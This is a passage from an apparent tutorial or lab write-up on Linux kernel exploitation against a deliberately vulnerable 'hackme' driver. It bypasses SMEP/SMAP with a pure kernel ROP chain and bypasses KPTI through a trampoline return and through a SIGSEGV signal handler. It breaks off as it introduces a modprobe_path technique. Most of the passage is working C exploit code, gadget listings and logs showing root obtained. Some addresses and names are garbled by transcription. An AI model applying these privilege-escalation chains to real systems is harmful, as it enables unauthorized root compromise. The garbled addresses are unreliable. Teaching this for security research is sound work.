[ 3.301912] BUG: unable to handle page fault for address: 0000000000401b1a
[ 3.302044] #PF: supervisor instruction fetch in kernel mode
[ 3.302140] #PF: error_code(0x0011) - permissions violation
[ 3.302273] PGD 651c067 P4D 651c067 PUD 6519067 PMD 6576067 PTE 7e4a025
[ 3.302540] Oops: 0011 [#1] SMP NOPTI
[ 3.302764] CPU: 0 PID: 113 Comm: expl_ret2usr Tainted: G      0      5.9.0-rc6+ #10
[ 3.302901] Hardware name: QEMU Standard PC (i440FX + PIIX, 1996), BIOS ArchLinux 1.15.0-1 04/01/2014
[ 3.303257] RIP: 0010:0x401b1a
[ 3.303340] Code: Bad RIP value.
[ 3.303413] RSP: 0018:ffff9000001bfeb0 EFLAGS: 00000296
[ 3.303513] RAX: 0000000000000190 RBX: 0000000000000000 RCX: 0000000000000000
[ 3.303628] RDX: 0000000000000190 RSI: ffffffff00025c0 RDI: fffff900001bfff8
[ 3.303745] RBP: 0000000000000000 R08: 000000000000000f R09: 000000000004bb340
[ 3.303859] R10: 000000000000000f R11: 000000000004bb340 R12: 0000000000000000
[ 3.303972] R13: fffff900001bfeb0 R14: 00007ffff156c24f0 R15: fffff880064c0200
[ 3.304126] FS: 00000000015463c0(0000) GS:ffff88007a000000(0000) knlGS:0000000000000000
[ 3.304253] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000000050033
[ 3.304355] CR2: 0000000000401b1a CR3: 000000000651a000 CR4: 0000000003006f0
[ 3.304578] Call Trace:
[ 3.305084] ? vfs_read+0x9f/0x160
[ 3.305184] Modules linked in: hackme(0)
[ 3.305397] CR2: 0000000000401b1a
[ 3.305653] ---[ end trace d1a8e88b04e1cf49 ]---
[ 3.305737] RIP: 0010:0x401b1a
[ 3.305771] Code: Bad RIP value.
[ 3.305818] RSP: 0018:ffff9000001bfeb0 EFLAGS: 00000296
[ 3.305901] RAX: 0000000000000190 RBX: 0000000000000000 RCX: 0000000000000000
[ 3.306008] RDX: 0000000000000190 RSI: ffffffff00025c0 RDI: fffff900001bfff8
[ 3.306119] RBP: 0000000000000000 R08: 000000000000000f R09: 000000000004bb340
[ 3.306226] R10: 000000000000000f R11: 000000000004bb340 R12: 0000000000000000
[ 3.306335] R13: fffff900001bfeb0 R14: 00007ffff156c24f0 R15: fffff880064c0200
[ 3.306443] FS: 00000000015463c0(0000) GS:ffff88007a000000(0000) knlGS:0000000000000000
[ 3.306564] CS: 0010 DS: 0000 ES: 0000 CR0: 0000000000050033
[ 3.306651] CR2: 0000000000401b1a CR3: 000000000651a000 CR4: 0000000003006f0
Killed
/ $

```

ret2usr exploit crashes with enabled SMEP/SMAP

Our exploit attempt gets denied here. We can see that we're attempting to execute user space code (from within user id 1000), which is due to having SMEP and SMAP enabled is no longer feasible as user land pages get marked as non RWX when running in kernel mode. So returning to user-land ROP chains is a big no-go. Welcome to the year 2011/2012... That said, what about

disabling SMEP? Before kernel version 5.3, which was **only released in late 2019** it was possible to disable these two mitigations by **writing a specific bit mask to the control register cr4** with a kernel function called `native_write_cr4()`. This is not a hurdle when have full ROP control. In the above crash log, we can see the value of `cr4` being `00000000003006f0`. The bold marked upper nibble of the third-lowest byte reflects the enabled SMEP/SMAP mitigation as seen in the official diagram from the **specification**:



cr4 register definition

Writing to this register is no longer possible due to the following patch to `native_write_cr4()`, which pins the bits, so they cannot be changed:

```
> diff old_cr4.txt new_cr4.txt
1c1
< static inline void native_write_cr4(unsigned long val)
---
> void native_write_cr4(unsigned long val)
3c3,17
<      asm volatile("mov %0,%cr4": : "r" (val), "m" (__force_order));
---
>      unsigned long bits_missing = 0;
>
> set_register:
>      asm volatile("mov %0,%cr4": "+r" (val), "+m" (cr4_pinned_bits));
>
>      if (static_branch_likely(&cr4_pinning)) {
>          if (unlikely((val & cr4_pinned_bits) != cr4_pinned_bits)) {
>              bits_missing = ~val & cr4_pinned_bits;
>              val |= bits_missing;
>              goto set_register;
>          }
>          /* Warn after we've set the missing bits. */
>          WARN_ONCE(bits_missing, "CR4 bits went missing: %lx!?\n",
>                  bits_missing);
>      }
```

Diff of native_write_cr4 pre- and post-bit pinning patch

Overwriting the `cr4` is not an option anymore, but what prevents us from just writing a pure kernel ROP chain that does not even rely on any user land code? Exactly nothing! That will be the game plan now :). For that to work, we need to find a few gadgets to set up registers, in particular `rdi`, `rax` as we have to set up function arguments and juggle return values, but that's it already actually! Setting up `rdi` was straightforward, saving the

return value from `rax` back to `rdi` so it can be directly used as a function argument again in the ROP chain (since we need to call `prepare_kernel_cred` and put whatever is returned into `commit_creds`) revealed no side effect free gadgets. Additionally, we need a fitting `swapgs` and `iretq` gadget to finalize the exploit. In the end, I went for these four gadgets:

```

> ropper -R ""pop rdi, ret;|^mov rdi, rax; mov|^swapgs|^iretq" vmlinux
0xfffffffff819c6839: iretq;
0xfffffffff819c6872: iretq;
0xfffffffff819c6c09: iretq;
0xfffffffff819c6d06: iretq;
0xfffffffff819d6f81e: mov rdi, rax; mov [rsi+0x50], edx; call qword ptr [0xfffffffff82040220];
0xfffffffff817aaccb: mov rdi, rax; mov [rdi+0x98], rsi; mov [rbp+0x78], rdx; call qword ptr [0xfffffffff82040220];
0xfffffffff819d12972: mov rdi, rax; mov [rdi], r15; call qword ptr [0xfffffffff82040220];
0xfffffffff819d58d78: mov rdi, rax; mov [rdi], rcx; call qword ptr [0xfffffffff82040220];
0xfffffffff819d6f203: mov rdi, rax; mov [rsi+0x140], rdi; pop rbp; ret;
0xfffffffff819f2495: mov rdi, rax; mov qword ptr [rdi], i; pop rbp; ret;
0xfffffffff8177020a: mov rdi, rax; mov rcx, [rsi+0x140]; mov rdx, [rsi+0x150]; call qword ptr [0xfffffffff82040220];
0xfffffffff819d80409: mov rdi, rax; mov rdx, [rdi+0x38]; mov r8, [rdi+0x40]; call qword ptr [0xfffffffff82040220];
0xfffffffff819d805245: mov rdi, rax; mov rdx, [rsp+8]; mov rax, [rsp]; add rsp, 0x18; jmp rdi;
0xfffffffff8148b67f: mov rdi, rax; mov rdx, rcx; shl rdx, 6; add rdx, rcx; mov byte ptr [rax+rdx*4+0x104], 0; call qword ptr [0xfffffffff82040220];
0xfffffffff819d8c370: pop rdi; ret;
0xfffffffff819d8c96: pop rdi; ret;
0xfffffffff81d4d338: pop rdi; ret;
0xfffffffff81d8cf85: pop rdi; ret;
0xfffffffff819d8a55f: swapgs; pop rbp; ret;
0xfffffffff819d8a557: swapgs; rdxbase rax; swapgs; pop rbp; ret;
0xfffffffff812016d1: swapgs; sysret;
0xfffffffff81200800: swapgs; sysretq;
0xfffffffff819d8a590: swapgs; wrqbase rdi; swapgs; pop rbp; ret;
==> Found 23 gadgets in 1.299 seconds

```

Finding suitable gadgets for a pure kernel ROP chain

Putting it all together at this point is trivial, as we literally just have to adjust the payload and that's it:

```

uint64_t user_cs, user_ss, user_rflags, user_sp;
uint64_t prepare_kernel_cred = 0xfffffffff814c67f0;
uint64_t commit_creds = 0xfffffffff814c6410;
uint64_t pop_rdi_ret = 0xfffffffff81006370;
uint64_t mov_rdi_rax_clobber_rsi140_pop1 = 0xfffffffff816bf203;
uint64_t swapgs_pop1_ret = 0xfffffffff8100a55f;
uint64_t iretq = 0xfffffffff8100c0d9;

void open_dev() {
    // As before
};

void leak_cookie() {
    // As before
}

void spawn_shell() {
    /* Same as before as we're already back in user-land
     * when this gets executed so SMEP/SMAP won't interfere
     */
}

void save_state() {
    // Same as before
}

void privesc() {
    // Do not need this one anymore as this caused problems
}

uint64_t user_rip = (uint64_t) spawn_shell;

```

```

void write_ret() {
    uint8_t sz = 35;
    uint64_t payload[sz];
    payload[cookie_off++] = cookie;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = pop_rdi_ret;
    payload[cookie_off++] = 0x0; // Set up gfor rdi=0
    payload[cookie_off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[cookie_off++] = mov_rdi_rax_clobber_rsi140_pop1; // save ret val in rdi
    payload[cookie_off++] = 0x0; //compensate for extra pop rbp
    payload[cookie_off++] = commit_creds; // commit_creds(rdi)
    payload[cookie_off++] = swapgs_pop1_ret;
    payload[cookie_off++] = 0x0; // compensate for extra pop rbp
    payload[cookie_off++] = iretq;
    payload[cookie_off++] = user_rip; // Notice the reverse order ...
    payload[cookie_off++] = user_cs; // compared to how ...
    payload[cookie_off++] = user_rflags; // we returned these ...
    payload[cookie_off++] = user_sp; // in the earlier ...
    payload[cookie_off++] = user_ss; // exploit :)

    uint64_t data = write(global_fd, payload, sizeof(payload));

    puts("[!] If you can read this we failed the mission :)");
}

int main(int argc, char** argv) {
    open_dev();
    leak_cookie();
    save_state();
    write_ret();
}

```

SMEP/SMAP exploit code

As always, let's test the exploit:

```

/ $ id
uid=1000 gid=1000 groups=1000
/ $ cat /proc/cpuinfo | grep -o -E "smep|smap" | xargs
smep smap
/ $ ./expl_smep
[+] Successfully opened /dev/hackme
[*] Attempting to leak up to 256 bytes
[*] Searching leak...
--> 0: leak + 0x0      : 0xfffffffff81a29330
--> 1: leak + 0x8      : 0x27
--> 2: leak + 0x10     : 0x73482bb9fcb8e500
--> 3: leak + 0x18     : 0xfffff8880064ca910
--> 4: leak + 0x20     : 0xfffffc900001cfe68
--> 5: leak + 0x28     : 0x4
--> 6: leak + 0x30     : 0xfffff8880064ca900
--> 7: leak + 0x38     : 0xfffffc900001cfef0
--> 8: leak + 0x40     : 0xfffff8880064ca900
--> 9: leak + 0x48     : 0xfffffc900001cfe80
--> 10: leak + 0x50    : 0xfffffffff8184e047
--> 11: leak + 0x58    : 0xfffffffff8184e047
--> 12: leak + 0x60    : 0xfffff8880064ca900
--> 13: leak + 0x68    : 00
--> 14: leak + 0x70    : 0x7fffc42ab30
--> 15: leak + 0x78    : 0xfffffc900001cfe00

```

```

--> 16: leak + 0x80      : 0x73482bb9fcb8e500
[+] Found stack canary: 0x73482bb9fcb8e500 @ idx 16
[+] Saved state
[*] Building payload at cookie offset: 16
[*] Payload assembled
[*] Hello from user land!
[+] UID: 0, got root!
/ # id
uid=0 gid=0
/ #

```

PoC SMEP/SMAP bypass.

That was fairly straightforward, as we don't even have to do a stack pivot to craft our ROP chain in a less tight space, since we have so much room to play with in this challenge. Some suitable stack pivot gadgets would have been present if we really needed them.

```

> ropr -n -R "^mov (e|{r})sp, 0x[w{6}[0-9a-z]{1}0;[\w\s;]+ ret;" vmlinux
0xffffffff8190fed1: mov esp, 0x415bfff70; pop rbp; pop rbp; ret;
0xffffffff8196f56a: mov esp, 0x5b000000; pop r12; pop rbp; ret;
0xffffffff81af4fc1: mov esp, 0x8948ff90; ret;
0xffffffff81f99049: mov esp, 0xb7140000; ret;
0xffffffff81f99055: mov esp, 0xb7d80000; ret;
0xffffffff818bdb57: mov esp, 0xe58948c0; pop rbp; ret;

==> Found 6 gadgets in 1.689 seconds


```


Finding a suitable stack pivot gadget that is 16 bytes aligned would have been possible!

Anyhow, as a result, SMAP can basically be ignored and only SMEP matters here. If we were to pivot into some user land page to craft our ROP chain there, SMAP would deny us the way we've been doing things. Think about it, SMAP prevents us to read and write user land pages! In practice, we truly only bypassed SMEP here. If we really needed to bypass SMAP as well maybe a "ret2dir"-style attack would have helped us.

KPTI

As for the next mitigation, let's enable KPTI, which was merged into the Linux kernel in version 4.15 in late 2017. We just leaped 5 years in terms of added mitigations compared to SMEP/SMAP! This will, for the most part, separate user land and kernel pages completely. Similar to this:





Simplified KPTI overview

As showcased above, the kernel gets access to the full page table. Although it's a complete set, the user portion of the kernel page tables is crippled by having a NX bit set there! User land gets a shadow copy of the user land relevant page tables and only a minimal required set of kernel land pages that allows entering and exiting the kernel. Let's change `run.sh` to include the following line now: `-append "console=ttyS0 kpti=1 nokaslr quiet panic=1"`. Next, we can try re-running our current exploit:

```
/ $ id
uid=1000 gid=1000 groups=1000
/ $ cat /proc/cpuinfo | grep -o -E "smmap|smep|pti" | xargs
pti pti smep smap
/ $ ./expl_smep
[+] Successfully opened /dev/hackme
[*] Attempting to leak up to 256 bytes
[*] Searching leak...
--> 0: leak + 0x0      : 0xffffffff81a29330
--> 1: leak + 0x8      : 0x27
--> 2: leak + 0x10     : 0x66a305cdc7d5c600
--> 3: leak + 0x18     : 0xffff888006546310
--> 4: leak + 0x20     : 0xffffc900001c7e68
--> 5: leak + 0x28     : 0x4
--> 6: leak + 0x30     : 0xffff888006546300
--> 7: leak + 0x38     : 0xffffc900001c7ef0
--> 8: leak + 0x40     : 0xffff888006546300
```

```

--> 9: leak + 0x48      : 0xffffffff900001c7e80
--> 10: leak + 0x50      : 0xffffffff8184e047
--> 11: leak + 0x58      : 0xffffffff8184e047
--> 12: leak + 0x60      : 0xffffffff888006546300
--> 13: leak + 0x68      : 00
--> 14: leak + 0x70      : 0x7ffdf79b25e0
--> 15: leak + 0x78      : 0xfffffc900001c7ea0
--> 16: leak + 0x80      : 0x66a305cdc7d5c600
[+] Found stack canary: 0x66a305cdc7d5c600 @ idx 16
[+] Saved state
[*] Building payload at cookie offset: 16
[*] Payload assembled
Segmentation fault
/ $ █

```

SMEP/SMAP exploit with enabled KPTI

Interestingly enough, our exploit crashes with a SIGSEGV, so it seems to happen in user land! The reason being, even though we return to user land at some point in our exploit execution, at that point execution still uses a page that belongs to the kernel space, which is marked as non-executable. How do we solve this problem? There are three easy ways (which I know of at the time of writing this) to bypass this mitigation.

Version 1: Trampoline goes "weeeh"

The first one is commonly referred to as "*KPTI trampoline*". It's utilizing a built-in kernel feature to transition between kernel- and user-land pages. If you think about it, this is a mandatory functionality, and we can just use what's already existing here! No need to reinvent the wheel. The function with the graceful and short label of `swaps_restore_regs_and_return_to_usermode` can be found in the Linux kernel in [arch/x86/entry/entry_64.S](#) and looks as follows:

```

SYM_CODE_START_LOCAL(common_interrupt_return)
SYM_INNER_LABEL(swaps_restore_regs_and_return_to_usermode, SYM_L_GLOBAL)
#ifdef CONFIG_DEBUG_ENTRY
    /* Assert that pt_regs indicates user mode. */
    testb $3, CS(%rsp)
    jnz 1f
    ud2
1:
#endif
#ifdef CONFIG_XEN_PV
    ALTERNATIVE "", "jmp xenpv_restore_regs_and_return_to_usermode", X86_FEATURE_XENPV
#endif

POP_REGS pop_rdi=0

/*
 * The stack is now user RDI, orig_ax, RIP, CS, EFLAGS, RSP, SS.
 * Save old stack pointer and switch to trampoline stack.
 */
movq %rsp, %rdi
movq PER_CPU_VAR(cpu_tss_rw + TSS_sp0), %rsp
UNWIND_HINT_EMPTY

/* Copy the IRET frame to the trampoline stack. */
pushq 6*8(%rdi) /* SS */
pushq 5*8(%rdi) /* RSP */
pushq 4*8(%rdi) /* EFLAGS */
pushq 3*8(%rdi) /* CS */
pushq 2*8(%rdi) /* RIP */

```

```

/* Push user RDI on the trampoline stack. */
pushq    (%rdi)

/*
 * We are on the trampoline stack. All regs except RDI are live.
 * We can do future final exit work right here.
 */
STACKLEAK_ERASE_NOCLOBBER


SWITCH_TO_USER_CR3_STACK scratch_reg=%rdi

/* Restore RDI. */
popq     %rdi
SWAPGS
INTERRUPT_RETURN

```

KPTI trampoline as seen in source

Looking at how it looks in disassembly within the `vmlinux` file makes it even easier, IMHO. Let's do exactly that.




```

.text:FFFFFFFF81200F10 ; swaps_restore_regs_and_return_to_usermode
.text:FFFFFFFF81200F10
.text:FFFFFFFF81200F10 sub_FFFFFFFF81200F10 proc near ; CODE XREF: .text:FFFFFFFF81004805fj
.text:FFFFFFFF81200F10 ; .text:FFFFFFFF8120009C1j ...
.text:FFFFFFFF81200F10 pop r15
.text:FFFFFFFF81200F12 pop r14
.text:FFFFFFFF81200F14 pop r13
.text:FFFFFFFF81200F16 pop r12
.text:FFFFFFFF81200F18 pop rbp
.text:FFFFFFFF81200F19 pop rbx
.text:FFFFFFFF81200F1A pop r11
.text:FFFFFFFF81200F1C pop r10
.text:FFFFFFFF81200F1E pop r9
.text:FFFFFFFF81200F20 pop r8
.text:FFFFFFFF81200F22 pop rax
.text:FFFFFFFF81200F23 pop rcx
.text:FFFFFFFF81200F24 pop rdx
.text:FFFFFFFF81200F25 pop rsi
.text:FFFFFFFF81200F26 mov rdi, rsp ; +22 KPTI trampoline start
.text:FFFFFFFF81200F29 mov rsp, qword ptr gs:unk_6004
.text:FFFFFFFF81200F32 push qword ptr [rdi+30h]
.text:FFFFFFFF81200F35 push qword ptr [rdi+28h]
.text:FFFFFFFF81200F38 push qword ptr [rdi+26h]
.text:FFFFFFFF81200F3B push qword ptr [rdi+10h]
.text:FFFFFFFF81200F3E push qword ptr [rdi+10h]
.text:FFFFFFFF81200F41 push qword ptr [rdi]
.text:FFFFFFFF81200F43 push rax
.text:FFFFFFFF81200F44 jmp short loc_FFFFFFFF81200F89 ; swaps

```

Same KPTI trampoline in a diassembler view

We can see right away that we have a plethora of `pop` instructions at the beginning, which we aren't really concerned about. These would just bloat the final ROP chain as we would have to account for these by adding 14 more dummy values that are getting removed from the stack, so we can just skip ahead of them to offset +22 in this function, where register restoration begins before a jump to `swaps` happens that is followed by a call to `iretq`. That said, when using this function we have to account for two additional `pop` instructions regardless as they happen right before we call into `swaps` and `iretq`:



```

.text:FFFFFFFF81200F89 loc_FFFFFFFF81200F89: ; CODE XREF: sub_FFFFFFFF81200F10+34fj
.text:FFFFFFFF81200F89 pop rax
.text:FFFFFFFF81200F8A pop rdi
.text:FFFFFFFF81200F8B call cs:off_FFFFFFFF82040088 ; swaps
.text:FFFFFFFF81200F91 jmp cs:off_FFFFFFFF82040088 ; iretq

```

Call into swaps followed by a jump to iretq

The game plan with this is as before we call `prepare_kernel_cred` followed by a call to `commit_creds`, instead of then manually doing a `swaps` and `iretq` we modify our ROP chain to include a call to

`swaps_restore_regs_and_return_to_usermode`. The address of the latter can be found by just grepping for it in `/proc/kallsyms` as before. This leaves us with the following code:

```
uint64_t user_cs, user_ss, user_rflags, user_sp;
uint64_t prepare_kernel_cred = 0xffffffff814c67f0;
uint64_t commit_creds = 0xffffffff814c6410;
uint64_t swaps_restore_regs_and_return_to_usermode = 0xffffffff81200f10;

uint64_t pop_rdi_ret = 0xffffffff81006370;
uint64_t mov_rdi_rax_clobber_rsi140_pop1 = 0xffffffff816bf203;

void open_dev() {
    // As before
};

void leak_cookie() {
    // As before
}

void spawn_shell() {
    /* Same as before as we're already back in user-land
     * when this gets executed so SMEP/SMAP won't interfere
     */
}

void save_state() {
    // Same as before
}

uint64_t user_rip = (uint64_t) spawn_shell;

void write_ret() {
    uint8_t sz = 35;
    uint64_t payload[sz];
    payload[cookie_off++] = cookie;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = 0x0;
    payload[cookie_off++] = pop_rdi_ret;
    payload[cookie_off++] = 0x0; // Set up rdi=0
    payload[cookie_off++] = prepare_kernel_cred; // prepare_kernel_cred(0)
    payload[cookie_off++] = mov_rdi_rax_clobber_rsi140_pop1; // save ret val in rdi
    payload[cookie_off++] = 0x0; // compensate for extra pop rbp
    payload[cookie_off++] = commit_creds; // elevate privs
    payload[cookie_off++] = swaps_restore_regs_and_return_to_usermode + 22;
    payload[cookie_off++] = 0x0; // compensate for extra pop rax
    payload[cookie_off++] = 0x0; // compensate for extra pop rdi
    payload[cookie_off++] = user_rip; // Unchanged from here on
    payload[cookie_off++] = user_cs;
    payload[cookie_off++] = user_rflags;
    payload[cookie_off++] = user_sp;
    payload[cookie_off++] = user_ss;

    uint64_t data = write(global_fd, payload, sizeof(payload));
}
```



```

    puts("[!] If you can read this we failed the mission :(");
}

int main(int argc, char** argv) {
    open_dev();
    leak_cookie();
    save_state();
    write_ret();
}

```

KPTI trampoline exploit code

Testing this variant, gives us a pleasant result:

```

/ $ id
uid=1000 gid=1000 groups=1000
/ $ grep -oE "smep|smap|pti" /proc/cpuinfo | xargs
pti pti smep smap
/ $ ./expl_kpti_no_pivot
[+] Successfully opened /dev/hackme
[*] Attempting to leak up to 256 bytes
[*] Searching leak...
[*] Found stack canary: 0x3d2412c0a1777200 @ idx 16
[+] Saved state
[*] Attempting cookie (0x3d2412c0a1777200) cookie overwrite at offset: 16.
[*] Firing payload
[*] Hello from user land!
[+] UID: 0, got root!
/ # id
uid=0 gid=0
/ #

```

PoC KPTI trampoline

As easy as that, we bypassed KPTI by including a correct context-switch in our payload :). Additionally, this payload is even more straightforward as we do *not* have to handcraft the calls to `swapgs` and `iretq`.

Sidenote: I removed printing the leak for now as we're already good to go on that front :)!

Version 2: Handling signals the proper way

At the very beginning of this section, I mentioned that there are three ways of bypassing KPTI. We have seen, when executing the SMEP exploit with KPTI enabled, that we've been running into a user land segmentation fault. This is due to us endeavoring to access user inaccessible pages, aka the kernel pages, which in turn triggers an exception. However, it is common knowledge that custom signal handlers are a thing, so we could potentially register a signal handler that catches the user land segfault and assign it a custom functionality. This works, as documented in [signal\(7\)](#) as follows:

1. The kernel performs some necessary preparatory steps for executing a signal handler. This includes removing the signal from the stack of pending ones and acting on how a signal handler was instantiated by `sigaction()`.
2. Next, a proper signal stack frame is created. The program counter is set to the first instruction of the registered signal handler function, and finally the return address is set to a piece of user land code that's also known as "*signal trampoline*".
3. Now it's all coming together as the kernel passes control back to us in user land where whatever signal handler has been registered is executed.
4. Finally, control is passed to the signal trampoline code, which just ends up calling `sigreturn()` that is necessary to unwind the stack and restore the process state to how it was before the signal handling. However, if the signal handler does not return, e.g. due to it spawning a new process via `execve` this final step is not performed, and it's the programmers' responsibility to clean up.

To summarize: Upon receiving a (SIGSEGV) signal, the kernel first acts on it and may also terminate an application right away if it deemed that the correct action. However, user land applications can register custom signal handler associated with custom functions to handle signals, which the kernel happily returns to, which includes a proper switch to user land context (including page tables and everything). Whatever user land application we end up registering is called with the proper user land context... This in turn means that even when our SMEP exploit crashes as it's attempting to call code that still resides in kernel pages, nothing stops us from just registering our `spawn_shell()` function as a custom signal handler right? Let's exactly do this:

```
void open_dev() {
    // As before
};

void leak_cookie() {
    // As before
}

void spawn_shell() {
    /* Same as before as we're already back in user-land
    * when this gets executed so SMEP/SMAP won't interfere
```

```

    */
}

void save_state() {
    // Same as before
}

void privesc() {
    // Do not need this one anymore as this caused problems
}

void write_ret() {
    // As seen in the SMEP/SMAP exploit
}

struct sigaction sigact;

void register_sigsegv() {
    puts("[+] Registering default action upon encountering a SIGSEGV!");
    sigact.sa_handler = spawn_shell;
    sigemptyset(&sigact.sa_mask);
    sigact.sa_flags = 0;
    sigaction(SIGSEGV, &sigact, (struct sigaction*) NULL);
}

int main(int argc, char** argv) {
    register_sigsegv();
    open_dev();
    leak_cookie();
    save_state();
    write_ret();
}

```

KPTI bypass via signal handler exploit

Let the magic begin:

```

/ $ id
uid=1000 gid=1000 groups=1000
/ $ grep -oE "smep|smap|pti" /proc/cpuinfo | xargs
pti pti smep smap
/ $ ./expl_kpti_no_pivot_signal
[+] Registering spawn_shell() as default action upon encountering a SIGSEGV!
[+] Successfully opened /dev/hackme
[*] Attempting to leak up to 256 bytes
[*] Searching leak...
[+] Found stack canary: 0xccddb3a583fd7300 @ idx 16
[+] Saved state
[*] Building payload at cookie offset: 16
[*] Payload assembled
[*] Hello from user land!
[+] UID: 0, got root!
/ # id
uid=0 gid=0
/ #

```

PoC for signal handler KPTI bypass

As we can see from the output above our privilege escalation that we did before our exploit segfaulted persists! At least that's the only explanation I was able to come up with for us still having

root privileges since the kernel entirely redirects execution to user land when it's done preparing and ends up `calling` `handle_signal` down that call chain. Finding out about this one was pretty fun if I'm being honest, as this is a very clever way to bypass our initial segmentation fault without having to touch our ROP chain. What makes this even nicer is the fact that we could register different actions for different signals, which may come in handy in certain situations. In the end, I'd probably still prefer using the KPTI trampoline due to the ROP chain actually being easier to set up. Knowing this also works can't hurt, though!

Version 3: Probing the mods

Now for the last KPTI bypass I will touch upon in this first part of Linux kernel exploitation. The main player here is `modprobe`. If you check the manpage `modprobe` is described as an application that "intelligently adds or removes a module from the Linux kernel". This does not sound that interesting at first, but we'll see that we can do plenty with this little friend. The path to the `modprobe` application is stored in a kernel global variable, which defaults to `/sbin/modprobe`, which we can see in the [Linux kernel](#) config or dynamically during runtime:

```
/ # cat /proc/sys/kernel/modprobe
/sbin/modprobe
/ #
```

Default set `modprobe_path` during runtime

